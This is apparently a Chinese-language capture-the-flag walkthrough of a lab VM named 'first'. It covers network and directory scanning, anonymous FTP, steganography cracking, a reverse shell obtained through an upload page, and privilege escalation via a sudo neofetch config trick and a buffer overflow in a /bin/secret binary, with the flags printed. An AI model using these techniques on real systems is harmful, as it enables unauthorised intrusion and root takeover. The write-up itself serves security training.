信息搜集
主机发现
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.43.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 06:13 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0080s latency).
MAC Address: C6:45:66:05:91:88 (Unknown)
Nmap scan report for first (192.168.43.24)
Host is up (0.00033s latency).
MAC Address: 08:00:27:C3:BF:AC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for DESKTOP-3NRITEO (192.168.43.197)
Host is up (0.000092s latency).
MAC Address: 04:6C:59:BD:33:50 (Intel Corporate)
Nmap scan report for kali (192.168.43.126)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.97 seconds
端口扫描
┌──(kali㉿kali)-[~]
└─$ nmap --min-rate 10000 -p- 192.168.43.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 06:13 EDT
Nmap scan report for first (192.168.43.24)
Host is up (0.00035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:C3:BF:AC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -p21,22,80 192.168.43.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 06:14 EDT
Nmap scan report for first (192.168.43.24)
Host is up (0.00031s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:C3:BF:AC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
漏洞利用
看一下80端口,得到了一个用户名:first
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.43.24
I Finnaly got apache working, I am tired so I will do the todo list tomorrow. -first
目录扫描,什么也没有发现
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.43.24 -w SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x html,txt,php,zip,git,jpg,png
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.24
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,git,jpg,png,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 85]
/.html                (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 9482032 / 9482040 (100.00%)
===============================================================
Finished
===============================================================
21端口可以匿名登陆,并且在first目录下找到了一张jpg图片
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.43.24
Connected to 192.168.43.24.
220 (vsFTPd 3.0.3)
Name (192.168.43.24:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9805|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 09  2022 fifth
drwxr-xr-x    2 0        0            4096 Aug 10  2022 first
drwxr-xr-x    2 0        0            4096 Aug 09  2022 fourth
drwxr-xr-x    2 0        0            4096 Aug 09  2022 seccond
drwxr-xr-x    2 0        0            4096 Aug 09  2022 third
226 Directory send OK.
ftp> cd first
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16897|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           33526 Aug 10  2022 first_Logo.jpg
226 Directory send OK.
ftp> get first_Logo.jpg
local: first_Logo.jpg remote: first_Logo.jpg
229 Entering Extended Passive Mode (|||49645|)
150 Opening BINARY mode data connection for first_Logo.jpg (33526 bytes).
100% |*******************| 33526       11.79 MiB/s    00:00 ETA
226 Transfer complete.
33526 bytes received in 00:00 (10.99 MiB/s)
看一下图片里有什么
┌──(kali㉿kali)-[~]
└─$ stegseek first_Logo.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "firstgurl1"

[i] Original filename: "secret.txt".
[i] Extracting to "first_Logo.jpg.out".
看看是什么


/t0d0_l1st_f0r_f1r5t/
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.43.24/t0d0_l1st_f0r_f1r5t/
todo for first:
        First: patch the buffer overflow in our secret file ;)
        2: remove the temporary upload php file
        3: put the server on the World Wide Web
        4: profit
<script>alert("DO THIS QUICK")</script>
目录扫描
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.43.24/t0d0_l1st_f0r_f1r5t/ -w SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php,txt,jpg,png,zip,git
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.24/t0d0_l1st_f0r_f1r5t/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,git,html,php,txt,jpg,png
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 205]
/.php                 (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 336] [--> http://192.168.43.24/t0d0_l1st_f0r_f1r5t/uploads/]
/photos               (Status: 301) [Size: 335] [--> http://192.168.43.24/t0d0_l1st_f0r_f1r5t/photos/]
/upload.php           (Status: 200) [Size: 348]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
Progress: 1661144 / 1661152 (100.00%)
===============================================================
Finished
===============================================================
/upload.php找到了上传页面,上传一个反弹shell

反弹成功
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.43.126] from (UNKNOWN) [192.168.43.24] 58196
bash: cannot set terminal process group (31442): Inappropriate ioctl for device
bash: no job control in this shell
www-data@first:/var/www/html/t0d0_l1st_f0r_f1r5t/uploads$
权限提升
看一下都有什么
www-data@first:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on first:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on first:
    (first : first) NOPASSWD: /bin/neofetch
www-data@first:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/snap/core20/1328/usr/bin/chfn
/snap/core20/1328/usr/bin/chsh
/snap/core20/1328/usr/bin/gpasswd
/snap/core20/1328/usr/bin/mount
/snap/core20/1328/usr/bin/newgrp
/snap/core20/1328/usr/bin/passwd
/snap/core20/1328/usr/bin/su
/snap/core20/1328/usr/bin/sudo
/snap/core20/1328/usr/bin/umount
/snap/core20/1328/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1328/usr/lib/openssh/ssh-keysign
/snap/core20/1587/usr/bin/chfn
/snap/core20/1587/usr/bin/chsh
/snap/core20/1587/usr/bin/gpasswd
/snap/core20/1587/usr/bin/mount
/snap/core20/1587/usr/bin/newgrp
/snap/core20/1587/usr/bin/passwd
/snap/core20/1587/usr/bin/su
/snap/core20/1587/usr/bin/sudo
/snap/core20/1587/usr/bin/umount
/snap/core20/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1587/usr/lib/openssh/ssh-keysign
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/snapd/14978/usr/lib/snapd/snap-confine
www-data@first:/var/www$ /usr/sbin/getcap -r / 2>/dev/null
/usr/sbin/getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/snap/core20/1328/usr/bin/ping = cap_net_raw+ep
/snap/core20/1587/usr/bin/ping = cap_net_raw+ep
www-data@first:/var/www$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
first:x:1000:1000:First:/home/first:/bin/bash
发现可以利用的地方

提权
www-data@first:/var/www/html/t0d0_l1st_f0r_f1r5t/uploads$ echo 'exec /bin/sh' >shell
<_l1st_f0r_f1r5t/uploads$ echo 'exec /bin/sh' >shell
www-data@first:/var/www/html/t0d0_l1st_f0r_f1r5t/uploads$ sudo -u first /bin/neofetch --config shell
<uploads$ sudo -u first /bin/neofetch --config shell
id
uid=1000(first) gid=1000(first) groups=1000(first),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
看一下都有什么
first@first:~$ ls -la
ls -la
total 40
drwxr-xr-x 5 first first 4096 Aug 10  2022 .
drwxr-xr-x 3 root  root  4096 Aug  9  2022 ..
-rw------- 1 first first    8 Aug 10  2022 .bash_history
-rw-r--r-- 1 first first  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 first first 3771 Feb 25  2020 .bashrc
drwx------ 2 first first 4096 Aug  9  2022 .cache
drwxrwxr-x 3 first first 4096 Aug  9  2022 .local
-rw-r--r-- 1 first first  807 Feb 25  2020 .profile
drwx------ 2 first first 4096 Aug  9  2022 .ssh
-rw-r--r-- 1 first first    0 Aug  9  2022 .sudo_as_admin_successful
-rw-r--r-- 1 root  root    33 Aug  9  2022 user.txt
first@first:~$ sudo -l
sudo -l
Matching Defaults entries for first on first:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User first may run the following commands on first:
    (ALL) NOPASSWD: /bin/secret
first@first:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/snap/core20/1328/usr/bin/chfn
/snap/core20/1328/usr/bin/chsh
/snap/core20/1328/usr/bin/gpasswd
/snap/core20/1328/usr/bin/mount
/snap/core20/1328/usr/bin/newgrp
/snap/core20/1328/usr/bin/passwd
/snap/core20/1328/usr/bin/su
/snap/core20/1328/usr/bin/sudo
/snap/core20/1328/usr/bin/umount
/snap/core20/1328/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1328/usr/lib/openssh/ssh-keysign
/snap/core20/1587/usr/bin/chfn
/snap/core20/1587/usr/bin/chsh
/snap/core20/1587/usr/bin/gpasswd
/snap/core20/1587/usr/bin/mount
/snap/core20/1587/usr/bin/newgrp
/snap/core20/1587/usr/bin/passwd
/snap/core20/1587/usr/bin/su
/snap/core20/1587/usr/bin/sudo
/snap/core20/1587/usr/bin/umount
/snap/core20/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1587/usr/lib/openssh/ssh-keysign
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/snapd/14978/usr/lib/snapd/snap-confine
first@first:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/sbin/getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/snap/core20/1328/usr/bin/ping = cap_net_raw+ep
/snap/core20/1587/usr/bin/ping = cap_net_raw+ep
user.txt
first@first:~$ cat user.txt
cat user.txt
3120a57478d631a5ef82ef5d96146389
提权
first@first:~$ sudo /bin/secret
sudo /bin/secret
pass: 123456789
123456789
wrong
将文件传下来,扔进ida查看一下

输入密码大于10字节就会导致溢出到v7,使其非0,进入system(command)然后输入bash
first@first:~$ sudo /bin/secret
sudo /bin/secret
pass: 12345678901234567890
12345678901234567890
correct, input command:bash
bash
root@first:/home/first# id
id
uid=0(root) gid=0(root) groups=0(root)
root.txt
root@first:~# cat r00t.txt
cat r00t.txt
477d9a6aa33e3818ced1ad3015b53b43